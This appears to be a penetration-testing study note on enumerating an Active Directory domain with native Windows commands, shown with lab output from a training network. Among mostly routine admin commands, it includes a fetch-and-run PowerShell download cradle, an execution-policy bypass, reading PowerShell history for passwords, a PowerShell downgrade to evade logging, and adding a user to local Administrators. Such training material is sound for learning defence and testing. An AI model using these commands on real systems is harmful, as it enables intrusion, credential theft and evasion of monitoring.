AD Enumeration using native Windows Tools
This section will discuss several techniques for utilizing native Windows tools to perform our enumeration
Env Commands For Host & Network Recon
Basic Enumeration Commands
| Command | Result |
|---|---|

hostname | Prints the PC’s Name |
[System.Environment]::OSVersion.Version | Prints out the OS version and revision level |
wmic qfe get Caption,Description,HotFixID,InstalledOn | Prints the patches and hotfixes applied to the host |
ipconfig /all | Prints out network adapter state and configurations |
set | Displays a list of environment variables for the current session (ran from CMD prompt) |
echo %USERDOMAIN% | Displays the domain name to which the host belongs (ran from CMD prompt) |
echo %logonserver% | Prints out the name of the Domain Controller the host checks in with (ran from CMD prompt) |

Systeminfo
Harnessing PowerShell
PowerShell has been around since 2006 and provides Windows sysadmins with an extensive framework for administering all facets of Windows systems and AD environments.
| Cmd-Let | Description |
|---|---|
Get-Module | Lists available modules loaded for use. |
Get-ExecutionPolicy -List | Prints the execution policy settings for each scope on a host. |
Set-ExecutionPolicy Bypass -Scope Process | Changes the policy for the current process only; reverts when the process ends. Useful when you don’t want a permanent change on the target host. |
Get-ChildItem Env: | ft Key,Value | Returns environment values such as PATH entries, users, computer info, and other environment variables (formatted to show Key and Value). |
Get-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt | Reads the specified user’s PowerShell history — often contains useful commands, config file paths, or sensitive data like passwords. |
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL'); <follow-on commands>" | Downloads a script from the web into memory and executes it immediately (no profile). Quick way to fetch-and-run PowerShell content. |
Quick Checks Using PowerShell
PS C:\htb> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   1.0.1.0    ActiveDirectory                     {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...

PS C:\htb> Get-ExecutionPolicy -List
Get-ExecutionPolicy -List

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine    RemoteSigned


PS C:\htb> whoami
nt authority\system

PS C:\htb> Get-ChildItem Env: | ft key,value

Get-ChildItem Env: | ft key,value

Key                     Value
---                     -----
ALLUSERSPROFILE         C:\ProgramData
APPDATA                 C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles      C:\Program Files (x86)\Common Files
CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
CommonProgramW6432      C:\Program Files\Common Files
COMPUTERNAME            ACADEMY-EA-MS01
ComSpec                 C:\Windows\system32\cmd.exe
DriverData              C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA            C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS    4
OS                      Windows_NT
Path                    C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShel...
PATHEXT                 .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE  x86
PROCESSOR_ARCHITEW6432  AMD64
PROCESSOR_IDENTIFIER    AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL         23
PROCESSOR_REVISION      3100
ProgramData             C:\ProgramData
ProgramFiles            C:\Program Files (x86)
ProgramFiles(x86)       C:\Program Files (x86)
ProgramW6432            C:\Program Files
PROMPT                  $P$G
PSModulePath            C:\Program Files\WindowsPowerShell\Modules;WindowsPowerShell\Modules;C:\Program Files (x86)\...
PUBLIC                  C:\Users\Public
SystemDrive             C:
SystemRoot              C:\Windows
TEMP                    C:\Windows\TEMP
TMP                     C:\Windows\TEMP
USERDOMAIN              INLANEFREIGHT
USERNAME                ACADEMY-EA-MS01$
USERPROFILE             C:\Windows\system32\config\systemprofile
windir                  C:\Windows

Downgrade Powershell
PS C:\htb> Get-host

Name             : ConsoleHost
Version          : 5.1.19041.1320
InstanceId       : 18ee9fb4-ac42-4dfe-85b2-61687291bbfc
UI               : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace

PS C:\htb> powershell.exe -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\htb> Get-host
Name             : ConsoleHost
Version          : 2.0
InstanceId       : 121b807c-6daa-4691-85ef-998ac137e469
UI               : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace

PS C:\htb> get-module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     0.0        chocolateyProfile                   {TabExpansion, Update-SessionEnvironment, refreshenv}
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script     0.7.3.1    posh-git                            {Add-PoshGitToProfile, Add-SshKey, Enable-GitColors, Expand-GitCommand...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHandler...

Examining the Powershell Event Log
Starting V2 Logs
Checking Defenses
Firewall Checks
PS C:\htb> netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Private Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Public Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
Windows Defender Check (from CMD.exe)
C:\htb> sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
Get-MpComputerStatus
Check the status and configuration settings with the Get-MpComputerStatus cmdlet in PowerShell.
PS C:\htb> Get-MpComputerStatus

AMEngineVersion                  : 1.1.19000.8
AMProductVersion                 : 4.18.2202.4
AMRunningMode                    : Normal
AMServiceEnabled                 : True
AMServiceVersion                 : 4.18.2202.4
AntispywareEnabled               : True
AntispywareSignatureAge          : 0
AntispywareSignatureLastUpdated  : 3/21/2022 4:06:15 AM
AntispywareSignatureVersion      : 1.361.414.0
AntivirusEnabled                 : True
AntivirusSignatureAge            : 0
AntivirusSignatureLastUpdated    : 3/21/2022 4:06:16 AM
AntivirusSignatureVersion        : 1.361.414.0
BehaviorMonitorEnabled           : True
ComputerID                       : FDA97E38-1666-4534-98D4-943A9A871482
ComputerState                    : 0
DefenderSignaturesOutOfDate      : False
DeviceControlDefaultEnforcement  : Unknown
DeviceControlPoliciesLastUpdated : 3/20/2022 9:08:34 PM
DeviceControlState               : Disabled
FullScanAge                      : 4294967295
FullScanEndTime                  :
FullScanOverdue                  : False
FullScanRequired                 : False
FullScanSignatureVersion         :
FullScanStartTime                :
IoavProtectionEnabled            : True
IsTamperProtected                : True
IsVirtualMachine                 : False
LastFullScanSource               : 0
LastQuickScanSource              : 2

<SNIP>
Am I Alone?
When landing on a host for the first time, one important thing is to check and see if you are the only one logged in. If you start taking actions from a host someone else is on, there is the potential for them to notice you.
Using qwinsta
PS C:\htb> qwinsta

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>console           forend                    1  Active
 rdp-tcp                                 65536  Listen
Network Information
| Networking Command | Description |
|---|---|
arp -a | Lists all known hosts stored in the ARP table. |
ipconfig /all | Prints adapter settings for the host — useful for identifying network segments and connected interfaces. |
route print | Displays the routing table (IPv4 & IPv6), showing known networks and layer 3 routes. |
netsh advfirewall show allprofiles | Displays the status of the host’s firewall, including whether it’s active and filtering traffic. |
Using arp -a
PS C:\htb> arp -a

Interface: 172.16.5.25 --- 0x8
  Internet Address      Physical Address      Type
  172.16.5.5            00-50-56-b9-08-26     dynamic
  172.16.5.130          00-50-56-b9-f0-e1     dynamic
  172.16.5.240          00-50-56-b9-9d-66     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.129.201.234 --- 0xc
  Internet Address      Physical Address      Type
  10.129.0.1            00-50-56-b9-b9-fc     dynamic
  10.129.202.29         00-50-56-b9-26-8d     dynamic
  10.129.255.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
Viewing the Routing Table
PS C:\htb> route print

===========================================================================
Interface List
  8...00 50 56 b9 9d d9 ......vmxnet3 Ethernet Adapter #2
 12...00 50 56 b9 de 92 ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       172.16.5.1      172.16.5.25    261
          0.0.0.0          0.0.0.0       10.129.0.1   10.129.201.234     20
       10.129.0.0      255.255.0.0         On-link    10.129.201.234    266
   10.129.201.234  255.255.255.255         On-link    10.129.201.234    266
   10.129.255.255  255.255.255.255         On-link    10.129.201.234    266
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
       172.16.4.0    255.255.254.0         On-link       172.16.5.25    261
      172.16.5.25  255.255.255.255         On-link       172.16.5.25    261
     172.16.5.255  255.255.255.255         On-link       172.16.5.25    261
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    10.129.201.234    266
        224.0.0.0        240.0.0.0         On-link       172.16.5.25    261
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    10.129.201.234    266
  255.255.255.255  255.255.255.255         On-link       172.16.5.25    261
  ===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       172.16.5.1  Default
===========================================================================

IPv6 Route Table
===========================================================================

<SNIP>
Windows Management Instrumentation (WMI)
| Command | Description |
|---|---|
wmic qfe get Caption,Description,HotFixID,InstalledOn | Prints the patch level and description of the hotfixes applied. |
wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List | Displays basic host information, including attributes like name, domain, manufacturer, model, username, and roles. |
wmic process list /format:list | Lists all running processes on the host. |
wmic ntdomain list /format:list | Displays information about the domain and domain controllers. |
wmic useraccount list /format:list | Displays details about all local accounts and any domain accounts that have logged into the device. |
wmic group list /format:list | Shows information about all local groups. |
wmic sysaccount list /format:list | Dumps information about system accounts being used as service accounts. |
PS C:\htb> wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress

Caption          Description      DnsForestName           DomainControllerAddress  DomainName
ACADEMY-EA-MS01  ACADEMY-EA-MS01
INLANEFREIGHT    INLANEFREIGHT    INLANEFREIGHT.LOCAL     \\172.16.5.5             INLANEFREIGHT
LOGISTICS        LOGISTICS        INLANEFREIGHT.LOCAL     \\172.16.5.240           LOGISTICS
FREIGHTLOGISTIC  FREIGHTLOGISTIC  FREIGHTLOGISTICS.LOCAL  \\172.16.5.238           FREIGHTLOGISTIC
Net Commands
Net commands can be beneficial to us when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. We can list information such as:
- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements
| Command | Description |
|---|---|
net accounts | Shows information about password requirements. |
net accounts /domain | Displays password and lockout policy for the domain. |
net group /domain | Lists information about domain groups. |
net group "Domain Admins" /domain | Lists users with domain admin privileges. |
net group "domain computers" /domain | Lists PCs connected to the domain. |
net group "Domain Controllers" /domain | Lists PC accounts of domain controllers. |
net group <domain_group_name> /domain | Shows users that belong to a specific domain group. |
net groups /domain | Lists all domain groups. |
net localgroup | Displays all available local groups. |
net localgroup administrators /domain | Lists users in the Administrators group within the domain (includes Domain Admins by default). |
net localgroup Administrators | Displays information about the local Administrators group. |
net localgroup administrators [username] /add | Adds a specified user to the local Administrators group. |
net share | Shows current shared folders on the system. |
net user <ACCOUNT_NAME> /domain | Retrieves information about a specific user within the domain. |
net user /domain | Lists all users of the domain. |
net user %username% | Displays information about the current user. |
net use x: \\computer\share | Maps a network share locally to drive letter X. |
net view | Lists computers visible in the current network/workgroup. |
net view /all /domain[:domainname] | Shows all shares across the domain. |
net view \\computer /ALL | Lists all shared resources of a specific computer. |
net view /domain | Lists all PCs in the specified domain. |
Listing Domain Groups
PS C:\htb> net group /domain

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
-------------------------------------------------------------------------------
*$H25000-1RTRKC5S507F
*Accounting
*Barracuda_all_access
*Barracuda_facebook_access
*Barracuda_parked_sites
*Barracuda_youtube_exempt
*Billing
*Billing_users
*Calendar Access
*CEO
*CFO
*Cloneable Domain Controllers
*Collaboration_users
*Communications_users
*Compliance Management
*Computer Group Management
*Contractors
*CTO

<SNIP>
Information about a Domain User
PS C:\htb> net user /domain wrouse

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

User name                    wrouse
Full Name                    Christopher Davis
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/27/2021 10:38:01 AM
Password expires             Never
Password changeable          10/28/2021 10:38:01 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *File Share G Drive   *File Share H Drive
                             *Warehouse            *Printer Access
                             *Domain Users         *VPN Users
                             *Shared Calendar Read
The command completed successfully.

Running Net1 Command
Dsquery
Dsquery is a helpful command-line tool that can be utilized to find Active Directory objects.
User Search
PS C:\htb> dsquery user

"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
